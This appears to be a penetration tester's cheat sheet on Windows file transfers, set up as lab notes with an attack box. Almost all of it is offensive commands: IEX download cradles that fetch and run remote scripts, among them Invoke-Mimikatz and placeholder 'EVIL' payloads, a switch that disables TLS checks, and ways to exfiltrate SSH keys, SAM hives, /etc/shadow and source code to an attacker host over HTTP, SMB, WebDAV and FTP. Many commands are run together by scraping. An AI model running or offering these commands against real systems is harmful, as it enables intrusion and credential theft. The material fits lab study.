Windows
DOWNLOAD OPS:
Powershell Encode/Decode:
md5sum id_rsacat id_rsa | base64 -w 0;echo- copy the content and paste into the following powershell command
[IO.File]::WriteAllBytes("C:\Users\Public\id_rsa", [Convert]::FromBase64String(""))-
Get-FileHash C:\Users\Public\id_rsa -Algorithm md5 -
Cant send large files as the cmd.exe terminal has max string length of 8191 chars
Reverse Powershell Encode Decode:
[Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte))Get-FileHash C:\Users\Public\id_rsa -Algorithm md5echo <base64 string> | base64 -d > hostsmd5sum hosts

Powershell System.Net.WebClient class
- Download files over HTTP/HTTPS/FTP
-
-
DownloadFile method:
(New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1', 'C:\Users\Public\Downloads\PowerView.ps1')IWR http://10.10.14.14/nc64.exe -outfile C:\\programdata\\nc64.exe
-
Fileless download
- Run a file in memory without downloading it using IEX (Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1')(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1') | IEXiex(iwr http://<your_ip_address>/<script_name>.ps1 -UseBasicParsing)
-
PS Invoke-WebRequest
- Can use
iwr, curl, wgetinstead of theInvoke-WebRequestfull name. Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 -OutFile PowerView.ps1
- Can use
Error Fixes:
- If there is a Windows Explorer error: -UseBasicParsing
-
Invoke-WebRequest https://<ip>/PowerView.ps1 -UseBasicParsing | IEX -
If SSL/TLS error:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}- Run the download command after setting the above variable.
- Download Cradles
# normal download cradle
IEX (New-Object Net.Webclient).downloadstring("http://EVIL/evil.ps1")

# PowerShell 3.0+
IEX (iwr 'http://EVIL/evil.ps1')

# hidden IE com object
$ie=New-Object -comobject InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://EVIL/evil.ps1');start-sleep -s 5;$r=$ie.Document.body.innerHTML;$ie.quit();IEX $r

# Msxml2.XMLHTTP COM object
$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://EVIL/evil.ps1',$false);$h.send();iex $h.responseText

# WinHttp COM object (not proxy aware!)
$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://EVIL/evil.ps1',$false);$h.send();iex $h.responseText

# using bitstransfer- touches disk!
Import-Module bitstransfer;Start-BitsTransfer 'http://EVIL/evil.ps1' $env:temp\t;$r=gc $env:temp\t;rm $env:temp\t; iex $r

# DNS TXT approach from PowerBreach (https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerBreach/PowerBreach.ps1)
#   code to execute needs to be a base64 encoded string stored in a TXT record
IEX ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(((nslookup -querytype=txt "SERVER" | Select -Pattern '"*"') -split '"'[0]))))

# from @subtee - https://gist.github.com/subTee/47f16d60efc9f7cfefd62fb7a712ec8d
<#
<?xml version="1.0"?>
<command>
   <a>
      <execute>Get-Process</execute>
   </a>
  </command>
#>
$a = New-Object System.Xml.XmlDocument
$a.Load("https://gist.githubusercontent.com/subTee/47f16d60efc9f7cfefd62fb7a712ec8d/raw/1ffde429dc4a05f7bc7ffff32017a3133634bc36/gistfile1.txt")
$a.command.a.execute | iex
SMB Sharing:
- Start an SMB server on our PWNBOX
sudo impacket-smbserver share -smb2support /tmp/smbshare
-
Use
copy,move, PowerShellCopy-Itemon the target.copy \\192.168.220.133\share\nc.exemove sam.save \\10.10.14.7\share
-
If unauthenticated access is not allowed to the smb server:
sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -password test- on the PWNBOXnet use n: \\192.168.220.133\share /user:test test- mount the SMB server on the TARGET
FTP Downloads:

sudo pip3 install pyftpdlib- download the python librarysudo python3 -m pyftpdlib --port 21- Run the FTP server on our PWNBOXNet.WebClienton the TARGET to download from our FTP server.(New-Object Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt', 'C:\Users\Public\ftp-file.txt')
UPLOAD OPS:
Powershell Web Uploads:
pip3 install uploadserver-
python3 -m uploadserver -
On Target:
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')Invoke-FileUpload -Uri http://192.168.49.128:8000/upload -File C:\Windows\System32\drivers\etc\hosts- OR -
Invoke-WebRequest -Uri "http://<webserver_ip>/upload_endpoint.php" -Method Post -InFile "C:\Path\to\your\file.txt" -OutFile "upload_response.html"OR curl -X POST https://192.168.49.128/upload -F 'files=@/etc/passwd' -F 'files=@/etc/shadow' --insecure
PS Base64 Web Upload:
$b64 = [System.convert]::ToBase64String((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))-
Invoke-WebRequest -Uri http://192.168.49.128:8000/ -Method POST -Body $b64 -
On PWNBOX:
nc -nvlp 8000echo <base64> | base64 -d -w 0 > hosts
SMB Uploads:
- Mostly connections over HTTP/HTTPS are allowed.
- SMB over PORT 445 might be blocked so we run SMB over HTTP with WebDAV
METHOD 1
On the PWNBOX
- sudo pip3 install wsgidav cheroot
- sudo wsgidav --host=0.0.0.0 --port=80 --root=/tmp --auth=anonymous
On the target
- dir \\192.168.49.128\DavWWWRoot
- use DavWWWRoot keyword or an actual sharefile name
- copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\DavWWWRoot\
METHOD 2:
- Start an SMB server on our PWNBOX
sudo impacket-smbserver share -smb2support /tmp/smbshare
- Use
copy,move, PowerShellCopy-Itemon the target.copy \\192.168.220.133\share\nc.exemove sam.save \\10.10.14.7\share
- If unauthenticated access is not allowed to the smb server:
sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -password test- on the PWNBOX
net use n: \\192.168.220.133\share /user:test test- mount the SMB server on the TARGET
movethe files from the target to the PWNBOXmove sam.save \\10.10.14.7\share
FTP Uploads:
sudo python3 -m pyftpdlib --port 21 --write- PWNBOX(New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts')- TARGET